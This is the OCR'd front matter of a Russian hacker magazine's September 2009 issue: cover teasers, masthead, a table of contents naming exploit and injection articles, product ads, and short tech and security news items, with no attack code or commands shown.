ПРОСЛУШКА ВСТРОЕННЫМ МИКРОФОНОМ СТР. 66

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

СЕНТЯБРЬ 09 (129) 2009

ХАКЕР 09 (СЕНТЯБРЬ) 2009

ЧУЖОЙ НОМЕР

ОБМАН ОПРЕДЕЛИТЕЛЕЙ **И ДРУГИЕ ФИШКИ VOIP** СТР. 28





ГРУЗИМ СПЛОИТЫ

ДВИЖОК ДЛЯ СПЛОИТ-СВЯЗКИ НА PYTHON

стр. 100

ДОБИВАЕМ SQL

ПОРЦИЯ СВЕЖИХ ТРЮКОВ ПО РАБОТЕ С ИНЪЕКЦИЯМИ

стр. 58

ТУШИМ ФАЙРВОЛЫ

НОВЫЕ STEALTH-ТЕХНОЛОГИИ НА СЛУЖБЕ ЗЛОБНЫХ ПРОГРАММЕРОВ

стр. 104

СУПЕР GPRS


ВЫЖИМАЕМ МАКСИМУМ СКОРОСТИ ИЗ МОБИЛЬНОГО ИНТЕРНЕТА

стр. 32

НАШЕСТВИЕ МУТАНТОВ

ОБЗОР НЕОБЫЧНЫХ *nix-дистрибутивов

стр. 82



КАЛЕНДАРЬ ХАКЕРСКИХ ТУСОВОК

И КОНФЕРЕНЦИЙ НА ОСЕНЬ-ЗИМУ 2009

стр. 76

(game)land hi-fun media
publishing for enthusiasts


4 607157 100063 09009

ЧУЖОЙ НОМЕР / ОБМАН ОПРЕДЕЛИТЕЛЕЙ И ДРУГИЕ ФИШКИ VOIP

129



В ЭТОМ МЕСЯЦЕ МЫ ЗАПУСКАЕМ НОВЫЙ ПРОЕКТ: ПОСТОЯННО ДЕЙСТВУЮЩИЙ ХАК-ЭМУЛЯТОР **www.ring0cup.ru**, на базе которого каждый месяц будем проводить конкурсы по взлому наших собственных серверов. Хорошая новость в том, что квесты будут доступны на сайте и после окончания конкурса, и ты в любой момент сможешь попробовать свои силы в пен-тесте заранее подготовленной системы. Собственно, в этом месяце на сайте **www.ring0cup.ru** тебя ждет сентябрьский хак-квест от журнала Хакер: спеши проявить себя и выиграть ценные призы, предоставленные торговой маркой **DEFENDER.**

nikitozz, гл. ред. Х
http://vkontakte.ru/club10933209

1 МЕСТО: БЕСПРОВОДНЫЙ НАБОР МЫШЬ+КЛАВИАТУРА DEFENDER S BERN 795
2-4 МЕСТА: БЕСПРОВОДНАЯ ЛАЗЕРНАЯ МЫШЬ DEFENDER S ZURICH 755





/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе,
д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева



/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Календарь здоровья

Осенью медведи медленно отходят в спячку, а вот многочисленные вирусы, напротив, просыпаются и всё время пытаются хакнуть твой организм.
Неприятная ситуация. Давай повернём её на 180 градусов — и попробуем взломать эти планы.
Чтобы перейти от слов к делу — к конкретике — предлагаем тебе очередную подборку из пяти советов «Календаря Здоровья». Попробуй следовать этим советам — и ты будешь лучше выглядеть, лучше чувствовать себя всю долгую и холодную зиму.

CONTENT 09(129)

004 MEGANEWS
Все новое за последний месяц

FERRUM
018 **ЧТОБЫ КАЧЕСТВЕННО ЗАГАМАТЬ**
Тестирование современных графических адаптеров
024 **БЫСТРЫЙ VPN**
Тестирование роутера ASUS RT-N13
026 **ASUS U50VG**
5 фишек нового ноутбука от Asus

PC_ZONE
028 **ТЕЛЕФОННЫЕ ШАЛОСТИ**
Хакерский подход к IP-телефонии
032 **ВЫЖМИ МАКСИМУМ**
Как выжить на слабом коннекте?
036 **ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕНТЕСТЕРА**
Исследование веб-приложений
040 **КОЛОНКА РЕДАКТОРА**

ВЗЛОМ
042 **EASY-HACK**
Хакерские секреты простых вещей
046 **ОБЗОР ЭКСПЛОИТОВ**
Разбираем свежие уязвимости
052 **КЛАССИКА ПРОНИКНОВЕНИЯ ЗА 8 ШАГОВ**
Терминальный доступ через SQL-инъекцию и xp_cmdshell
058 **ДОБИВАЕМ SQL**
Новейшие способы работы с инъекциями
062 **АНТИОТЛАДОЧНЫЕ ТРЮКИ**
Активно противодействуем отладке нашего приложения
066 **ТРОЯНСКИЙ МИКРОФОН**
Подслушиваем обстановку вокруг компьютера
070 **ХАРДКОРНЫЙ ТЮНИНГ**
Исследование защиты HDTunePRo
074 **X-TOOLS**
Программы для взлома

СЦЕНА
076 **ГДЕ ОТВИСАТЬ ОСТАТОК ГОДА**
Календарь хакерских тусовок на осень-зиму 2009
080 **IMAGINE CUP 2009**
Отчет с мирового финала в Каире

ЮНИКСОЙД
082 **НАШЕСТВИЕ МУТАНТОВ**
Обзор необычных *nix-дистрибутивов
086 **ШИФРУЕМСЯ ПОМАЛЕНЬКУ**
Шифрование диска в Linux с помощью loop-AES
092 **EBOOK-ПОТРОШИТЕЛЬ**
Применяем хирургию, чтобы раскрыть секреты Sony Bookreader PRS-505

КОДИНГ
096 **DJANGO И КОМПАНИЯ**
Обзор web-фреймворков на Питоне
100 **ГРУЗИ СПЛОИТЫ БОЧКАМИ!**
Пишем движок для сплоит-связки на Python
104 **ТУШИМ ФАЙРВОЛЫ ПО-НОВОМУ**
Новые stealth-технологии на службе злобных программеров
108 **АДМИНИМ ПО-КОДЕРСКИ**
Массовое производство RDP и VNC клиентов

SYN/ACK
112 **ОРУЖИЕ МАССОВОГО УПРАВЛЕНИЯ**
Оптимизируем работу IT-инфраструктуры компании с помощью SCCM 2007
118 **КАПИТАН POWERSHELL И АДМИНИСТРИРОВАНИЕ БУДУЩЕГО**
Windows PowerShell: мощный инструментарий для выполнения административных задач
124 **IN DA FOCUS**
Обзор серверных железок
126 **УСТОЯТЬ ЛЮБОЙ ЦЕНОЙ**
Методы борьбы с DoS/DDoS-атаками

ЮНИТЫ
132 **PSYCHO: ТЕАТР КОРЫСТНЫХ КУКЛОВОДОВ**
Психологические манипуляции: теория и защита
138 **E-MAIL UNITED**
Отвечаем на письма читателей
140 **FAQ UNITED**
Большой FAQ
143 **ДИСКО**
8.5 Гб всякой всячины
144 **WWW2**
Удобные web-сервисы

УМНЫЕ ТЕХНОЛОГИИ ЗАБОТЯТСЯ О ВАС

Перед вами – не просто монитор. Перед вами умные технологии уникальной серии W53. Автояркость уменьшает напряжение глаз, переход в режим кино позволит сконцентрировать ваше внимание на онлайн-роликах, не отвлекаясь на яркую баннерную рекламу. Сенсорное управление обеспечивает оптимальную работу с мультимедиа, а встроенный таймер подаёт сигнал, когда вашим глазам пора отдохнуть. Мониторы серии W53 – технологии комфорта для ваших глаз.





Мониторы серии W53
www.lg.ru



Автояркость
Режим кино
Сенсорное управление
Контроль времени

Discover the Undiscovered *

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России). www.lg.ru

* Постигнуть неведомое
** Смарт
*** Исходное разрешение

MEGANEWS

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**



THE PIRATE BAY ЗАКРЫЛСЯ И ОТКРЫЛСЯ

Страсти вокруг TPB, видимо, будут бушевать еще долго. На этот раз по трекеру, который как батарейки из известной рекламы, продолжает «работать, работать и работать», ударили с неожиданной стороны. MAFIAA (презрительно-шутливое прозвище «Ассоциации музыкальной и киноиндустрии Америки») выиграла суд против шведского трафик-провайдера Black Internet, вынудив последнего под угрозой штрафа в 500.000 крон (порядка $70.000) прекратить поддержку The Pirate Bay. В Black Internet сочли должным внять решению суда и доступ к TPB отрубили. Конечно, Black Internet не был единственным провайдером «Пиратской бухты», но он был крупнейшим среди них, так что трекер все же провел в «дауне» почти сутки — более мелкие провайдеры, судя по всему, просто не справлялись с нагрузкой. Но день спустя TPB переехал и вернулся в строй. Теперь его создатели призывают пользователей собрать денег в поддержку Black Internet и ехидно обещают выслать всем голливудским «виновникам торжества» замечательные футболки с издевательской надписью: «Я потратил долгие месяцы и миллионы долларов на закрытие The Pirate Bay и все, что я получил — эту шикарную футболку».

ПОЧТОВЫЙ СЕРВИС GMAIL НАКОНЕЦ-ТО ВОШЕЛ В ТРОЙКУ ТОПОВЫХ ПОЧТОВЫХ ВЕБ-СЛУЖБ, ПОТЕСНИВ AOL С ТРЕТЬЕГО МЕСТА.

NOKIA ВЫПУСКАЕТ НЕТБУК

Наши финские соседи из компании Nokia обнародовали характеристики и фотографии своего нового детища — первого в истории компании нетбука — Nokia Booklet 3G. Характеристики машинки таковы: процессор Intel Atom Z530 с тактовой частотой 1.6 ГГц (512 КБ, 533 МГц, 2 Вт), жесткий диск емкостью 120 Гб, встроенная поддержка WiFi(b/g/n), 3G/HSDPA и Bluetooth, GPS-приемник, 10-дюймовый глянцевый HD-дисплей. Также Booklet 3G может похвастаться фронтальной веб-камерой, HDMI-портом для вывода HD-видео на телевизор, SD-ридером, тремя USB-портами и аудиоразъемом. Заявленное время автономной работы нетбука составит, ни много, ни мало, 12 часов. Отдельно стоит сказать о дизайне. При изготовлении Booklet 3G, так же, как в ноутбуках компании Apple, используется цельный лист алюминия. Габариты девайса, в итоге, получились следующими: 264 x 185 x 20 мм, при весе в 1.25 кг. Nokia Booklet 3G выйдет в трех цветовых вариациях — черного, синего и серебристого цветов. Согласно некоторым источникам, цена новинки составит $799, но официального подтверждения от компании Nokia пока нет.



ПО ДАННЫМ КОМПАНИИ PUREWIRE, 46% ХАКЕРОВ, СПЕЦИАЛИЗИРУЮЩИХСЯ НА СЕТЕВЫХ АТАКАХ, ЮЗАЮТ БРАУЗЕР MOZILLA FIREFOX, А ЕЩЕ 26% ПРЕДПОЧИТАЮТ OPERA.

PC27

ВИДЕО-РЕКЛАМА В БУМАЖНОМ ЖУРНАЛЕ

Заголовок этой новости смахивает на что-то из области фантастики (или из книжек про «Гарри Поттера»), однако это уже реальность. В середине сентября в продажу поступил свежий номер журнала Entertainment Weekly содержащий видео-рекламу. Принцип работы прост — тончайший LCD-дисплей, размером примерно с экран мобильника, плюс батарейка, которую, кстати, можно будет заменить. По аналогии с музыкальными открытками, рекламный ролик запустится тогда, когда читатель откроет страницу с ним. В ролике будет содержаться анонс программы передач американского телеканала CBS, а так же реклама Pepsi. По оценкам некоторых специалистов, цена размещения подобной рекламы в журнале с тиражом в сто тысяч экземпляров составит более миллиона долларов. Для сравнения — обычная цветная реклама в Entertainment Weekly стоит порядка 9 центов за копию полного листа и, соответственно, порядка $9.000 за весь стотысячный тираж. На какие только жертвы не готовы пойти рекламодатели, привлекая внимание публики к своим продуктам, ведь это уже не первый случай — еще в прошлом году журнал Esquier выпустил юбилейный номер с «живой» e-ink обложкой и аналогичной рекламой внутри.



КОМПАНИЯ SECUNIA ПРОВЕЛА ИССЛЕДОВАНИЕ И ОБНАРУЖИЛА 30 «ДЫРОК» В БРАУЗЕРЕ OPERA, 31 В IE, 32 В SAFARI И 115 В FIREFOX.

НОВЫЕ WALKMAN ОТ SONY

Компания Sony представила сразу два новых плеера из линейки Walkman — S540 и E440K. Отличительная особенность первой модели — встроенные динамики, позволяющие слушать музыку и смотреть видео без наушников. Плеер оснащен 2.4-дюймовым дисплеем с разрешением 320 x 240 и способен воспроизводить видео со скоростью до 30 кадров. Также имеется 5-полосный эквалайзер и FM-тюнер, а заботу о твоих ушах берет на себя система Dynamic Normalizer, автоматически выравнивающая уровень громкости. Помимо всего перечисленного S540 обладает встроенным диктофоном и поддерживает запись с радио. Впечатляет и заявленный срок работы от одного заряда аккумулятора — до 42 часов для аудио и 6.5 часов для видео. В режиме включенных динамиков цифры изменятся на 17 и 5 часов соответственно.
Вторая модель обладает более скромным 2" экраном, не имеет встроенных динамиков, зато поставляется с док-станцией, которая берет эту функцию на себя. В E440K также присутствует FM-радио с функцией записи. От одной зарядки девайс проработает 30 часов в режиме аудио и 4 часа в режиме видео. Обе модели будут поставляться с 8 или 16 гигабайтами памяти. В зависимости от емкости памяти цена модели S540 составит от 6300 до 7800 рублей, а модели E440K — от 4300 до 6800 рублей.




OKLICK
• Проводная лазерная мышь Oklick Z-1
• Переключение разрешения оптического сенсора 400-3200 dpi
• Колесо прокрутки в вертикальном и горизонтальном направлениях
• 2 боковые программируемые кнопки
• Полноскоростной USB-порт, частота опроса 500 МГц
• Набор грузов для регулировки массы мыши
• Встроенная память для сохранения настроек
• Специальное программное обеспечение в комплекте
Laser
Gaming Mouse
Z-1
www.oklick.ru
BEST BUY
ЖУРНАЛ ЖЕЛЕЗО
ОДОБРЕНО ГЕЙМЕРАМИ
100% FRESH
$/Качество
Реклама

MICROSOFT + NOKIA = ?

На днях стало известно о том, что компании Microsoft и Nokia заключили долгосрочное стратегическое соглашение, ориентированное на разработки и продажи в области мобильных решений и платформ. Его ключевыми пунктами станут следующие вещи: для Nokia будет разработана поддержка офисных приложений MS; уже со следующего года Nokia будет поставлять со своими продуктами Microsoft Office Communicator Mobile — корпоративное решение для обмена мгновенными сообщениями и организации конференций, вслед за которым «подтянутся» и другие приложения Office, ПО и сервисы. Также появится Exchange ActiveSync для платформы Nokia и будет введена Nokia-поддержка в Microsoft System Center. Судя по всему, у BlackBerry в скором времени появится очень тяжеловесный конкурент.



КОНТРОЛЬ В WIKIPEDIA


Самая свободная энциклопедия Wikipedia, похоже, решила пересмотреть взгляды на одну из своих основных фишек — свободное внесение поправок в любую статью. В англоязычной Вики был проведен опрос, в ходе которого 80% участвовавших в нем юзеров высказались за введение методов контроля над правками. Так что теперь все корректировки к статьям о живых людях будут сначала просматривать редакторы-добровольцы, которых уже набралось порядка 25.000 человек. Пока эта мера вводится в тестовом режиме — на два месяца, но вряд ли от нее впоследствии откажутся, ведь банальный вандализм и более тонкая подмена данных в статьях — уже давно известный бич Wikipedia. Из последних громких инцидентов можно назвать смерть Майкла Джексона, когда соответствующая статья едва не захлебнулась множеством домыслов и теорий о причинах его кончины. А уж сколько раз живым и здравствующим людям приписывали дату смерти, и вовсе не счесть. Стоит отметить, что аналогичная система проверки изменений редакторами уже больше года работает в немецкой «Вики», и от этого пока еще никто не умер :).

WIKIPEDIA
The Free Encyclopedia

В ИЮНЕ КОЛИЧЕСТВО ПОЛЬЗОВАТЕЛЕЙ TWITTER ПЕРЕВАЛИЛО ЗА ОТМЕТКУ 44.5 МЛН. ЧЕЛОВЕК.


ТАНЦУЮТ ВСЕ

У нас есть хорошие новости для меломанов — теперь прямо в результатах поиска Яндекса можно слушать музыку и, что характерно — совершенно легально и бесплатно. Дело в том, что Яндекс заключил договоры с ведущими компаниями на музыкальном рынке (например, с EMI и Universal), и в каталоге музыки Яндекса уже сейчас доступно более 100.000 треков, а в скором будущем эта цифра вырастет до полумиллиона композиций. На сегодняшний день для легального прослушивания предлагаются треки таких исполнителей как U2, Rammstein, Rolling Stones, the Black Eyed Peas и так далее. Чтобы воспользоваться новой функцией, достаточно вбить в строку поиска название песни, и, если композиция есть в каталоге, то над результатами поиска отобразится плеер.




Nikon
Основа изображения
С недавних пор
Петр фотографирует
просто великолепно
Nikon D3000
3 дюйма
Прошла всего неделя, а Петр уже стал самым востребованным фотографом среди друзей на вечеринках
Качество изображения, присущее Nikon, благодаря матрице с разрешением 10,2 мегапикселя и системе обработки изображений EXPEED* • Функция Guide**, обеспечивающая простоту настройки фотокамеры • Высокая чёткость снимков благодаря 11-ти точечной системе автоматической фокусировки • Очень большой 3-х дюймовый ЖК дисплей • Встроенные функции редактирования, обеспечивающие простор для творчества • Огромный выбор высококачественных объективов NIKKOR. Всё это Nikon с новой зеркальной фотокамерой D3000.
** Guide – уникальный встроенный самоучитель по фотографии
Телефон горячей линии:
(495) 733-91-70
Реклама. Товар сертифицирован
С августа месяца в московской фотостудии компании Nikon открылись двери Nikon School*** – тематические лекции для желающих освоить искусство фотографии с помощью зеркальной камеры. Подробности на www.nikon.ru
* Expeed – Икспид *** School – Школа

15-ДЮЙМОВЫЙ OLED



По циркулирующим в Сети слухам, компания LG готовится представить новый продукт — телевизор LG OLED TV, который на момент выхода в продажу, похоже, будет обладать самым большим OLED-дисплеем среди всех нынешних серийных телевизоров. Судя по всему, продукт уже полностью готов (что подтверждают и сами представители компании); его прототип был представлен еще в начале года, но по каким-то причинам продажи в Корее начнутся лишь в декабре, а во всем остальном мире и того позже. Согласно предварительным данным срок службы ТВ составит порядка 30 тысяч часов, разрешение экрана будет лучше, чем у 11-дюмового Sony XEL-1, то есть — 1366x768 против 960x540, а коэффициент контрастности будет равен 1.000.000:1. Стоимость девайса пока не разглашается.


БЕТА-ВЕРСИЯ GOOGLE CHROME (ЗА НОМЕРОМ 3.0.195.4) РАБОТАЕТ НА 30% БЫСТРЕЕ ТЕКУЩЕЙ СТАБИЛЬНОЙ ВЕРСИИ.



И ЗА ДОМЕНЫ ТОЖЕ СУДЯТ

В США впервые в истории собираются осудить человека за кражу доменного имени. В Нью-Джерси недавно был арестован гражданин Соединенных штатов Даниэль Гонсалвес (Daniel Goncalves), и, как выяснилось, обвиняют его в краже и последующей перепродаже отличного доменного имени P2P.com. Еще несколько лет назад Даниэль якобы взломал аккаунт настоящего владельца P2P.com, перерегистрировал домен на себя, а затем продал «красивое» имя на аукционе eBay за кругленькую сумму в 111 тысяч долларов. Если обвинению удастся доказать, что мошенничество, незаконное хищение персональной информации и кража с использованием компьютера имели место, то 25-летнему хакеру грозит до 10 лет тюрьмы. Какие-либо комментарии сам Гонсалвес давать отказывается, хотя и находится на свободе — его выпустили под залог в $60.000.

ПЕСОЧНИЦА ОТ КАСПЕРСКОГО



Компания Kaspersky Lab представила два новых продукта — комплексное решение Kaspersky Internet Security 2010 (антивирус, антиспам, защита от атак) и «Антивирус Касперского 2010». В KIS 2010 был реализован новый подход с защите, названный «Территория безопасности». Глобальный мониторинг машины призван предотвращать заражение компьютера, что гораздо эффективнее, нежели исправление последствий уже состоявшегося заражения. Но главной фишкой версии 2010 стала Sandbox («песочница»), на основе которой строится функция «Безопасная среда». С ее помощью стал возможен запуск подозрительного ПО и сайтов в виртуальной изолированной среде, откуда потенциальный малварь не может нанести вреда пользовательскому компьютеру. В дополнение к перечисленному был переработан пользовательский интерфейс обоих продуктов, став более удобным и понятным для начинающих пользователей. Не обошлось, конечно, и без доработки и оптимизации старых функций — всего в новой версии более десятка новых опций и улучшений. Цена KIS 2010 составит 1600 рублей, а «Антивируса Касперского» 1200 рублей (продление лицензии, традиционно, обойдется дешевле).

PC27

ПОЛНЫЙ БАК ДЛЯ НОУТБУКА

Компания Toshiba уже много лет занимается разработками элементов питания, в основе которых лежит технология DMFC — это разновидность топливного элемента с протонообменной мембраной. Топливо (метанол) в них предварительно не разлагается с выделением водорода, а используется в топливном элементе напрямую. Запустить в продажу ноутбуки, мобильники и плееры с использованием DMFC-технологий Toshiba грозится уже не первый год, показывая работающие прототипы на выставках, но каждый раз возникали проблемы, и до продаж дело так и не дошло. И вот представители компании в очередной раз объявили, что производство DMFC-зарядников для разнообразных гаджетов начнется в ближайшие 2 месяца. Если все пройдет как надо, то в продаже зарядные устройства должны будут появиться в апреле-сентябре 2010 года. К сожалению, о цене, а главное — о весе новейших достижений прогресса ничего конкретного пока сказать нельзя.



СЛИВ ЗАСЧИТАН!



Очередной fail настиг создателей и пользователей популярного (вопреки всему) IM QIP. На этот раз неприятность заключалась уже не в банальном дефейсе главной страницы qip.ru, и даже не в очередной смене протокола AOL'ом — на этот раз в Сети, ни много, ни мало, обнаружился список из ~160.000 почтовых адресов пользователей. В открытом доступе. Самое смешное (или, скорее, грустное), что повинны в глобальной утечке оказались вовсе не хакеры и злопыхатели, а сами админы одного из сервисов QIP — games.qip.ru. «Сами себе злобные буратины» допустили обыкновенную халатность и уже становящуюся традиционной бестактность. На означенный геймерский сервис подписали кучу людей, разумеется, без их ведома (это становится нормой), а по недосмотру админов в форуме games.qip.ru можно было легко и легально увидеть все e-mail'ы «посчитанных» юзеров. Конечно, как только информация об этом дошла до РБК, «дырку» сразу закрыли, но база к этому моменту уже успела отправиться в народ — сообщать об ошибке никто особенно не торопился. База, конечно, далеко не полная, но в то же время 160.694 адреса — не шутки. Но совсем печально становится от того, что извинился за всех, только один из ведущих разработчиков QIP — Sega-Zero: «Сам был шокирован этим вопиющим безобразием. Извините, перед всеми нижайше извиняюсь. Я лично извиняюсь, потому что, кроме меня, извиняться никто не будет». По поводу последнего Sega-Zero не ошибся — РБК предпочитает хранить молчание и делать вид, что все хорошо.

ИССЛЕДОВАТЕЛИ DDOS'А



Под эгидой «Центра телекоммуникаций и технологий Интернет МГУ имени М.В. Ломоносова» (ЦТТИ МГУ) летом стартовал проект по изучению и противодействию DDoS-атакам. Это уже не первый случай, когда МГУ занимается исследованием проблем в области высоких технологий, но проект уж очень актуален и злободневен. На исследование вопроса брошены лучшие силы и мощности — и ведущие специалисты в сферах компьютерной безопасности, сетевых технологий и веб-разработки, и техника соответствующего уровня. Здесь совершенно бесплатно может «попросить убежища» любой ресурс, находящийся под атакой, и его предоставят в течение часа (конечно, если сайт не конфликтует с законами РФ) — исследовательская площадка уже благополучно выдерживала нагрузку в 100-150 тысяч ботов в стуки. Всю коммерческую составляющую проекта взяла на себя независимая Лаборатория Высоких Нагрузок, а данные, собранные в результате исследований, будут общедоступны.

МОНЕТИЗАЦИЯ TWITTER НЕ ЗА ГОРАМИ

twitter

Один из основателей сервиса Twitter — Биз Стоун — признался, что в компании полным ходом идет работа над созданием системы коммерческих аккаунтов, которая будет запущена в обозримом будущем. Однако пугаться не стоит — Twitter останется бесплатен для всех, как и сейчас, а нововведения предназначаются в первую очередь для корпоративных клиентов. В Twitter довольно много крупных компаний, например, заинтересованных в сервисах более детальной статистики и ее анализа. Также Стоун заявил, что после запуска коммерческих акков, возможно, будет разработан бизнес-ориентированный программный интерфейс (API), для создания вокруг Twitter «коммерческого слоя». При этом как-то притеснять сторонних разработчиков, которые уже давно делают всевозможные приложения для Twitter, компания не собирается.

SKYPE ПОДРУЖИЛСЯ С WEBMONEY

Тем, кто пользуется Skype в полном объеме, то есть имеет платный аккаунт, наверняка, будет приятно узнать, что появился еще один способ пополнения счета — теперь это можно сделать и при помощи системы WebMoney. Так как WebMoney у нас пользуется большой популярностью, этот способ явно будет востребован и, по сути, его ждали давно. К оплате принимаются WMR и WMZ (последние — если платить через «PayByCash»), дополнительная комиссия за услугу не взимается.



БЕЗОПАСНОСТЬ ПРЕВЫШЕ ВСЕГО

Компания Apricorn, специализирующаяся на устройствах для хранения данных, выпустила очень интересный внешний хард — Aegis Padlock. Девайс для настоящих параноиков — он не только обеспечивает шифрование данных в реальном времени по алгоритму AES-128 бит или AES-256 бит, но и оснащен системой PIN-кодов. На лицевой части жесткого диска расположена клавиатура, так что получить доступ к информации можно только после ввода личного идентификационного номера. Помимо перечисленного Aegis Padlock укомплектован еще и 16-точечной всенаправленной системой защиты от ударов. К ПК девайс подсоединяется через USB. Всего Apricorn представила 6 моделей данного устройства, емкостью от 250 до 500 гигабайт. Цена новинки варьируется от $99 (250 Гб, шифрование AES-128) до $159 (500 Гб, шифрование AES-256).

ИССЛЕДОВАНИЕ КОМПАНИИ COMNEWS RESEARCH ПОКАЗАЛО, ЧТО САМАЯ ДОРОГАЯ СОТОВАЯ СВЯЗЬ В РОССИИ — В МОСКВЕ, МАГАДАНЕ И НА ЧУКОТКЕ.

ФУТУРИСТИЧЕСКИЙ ТРАНСПОРТ



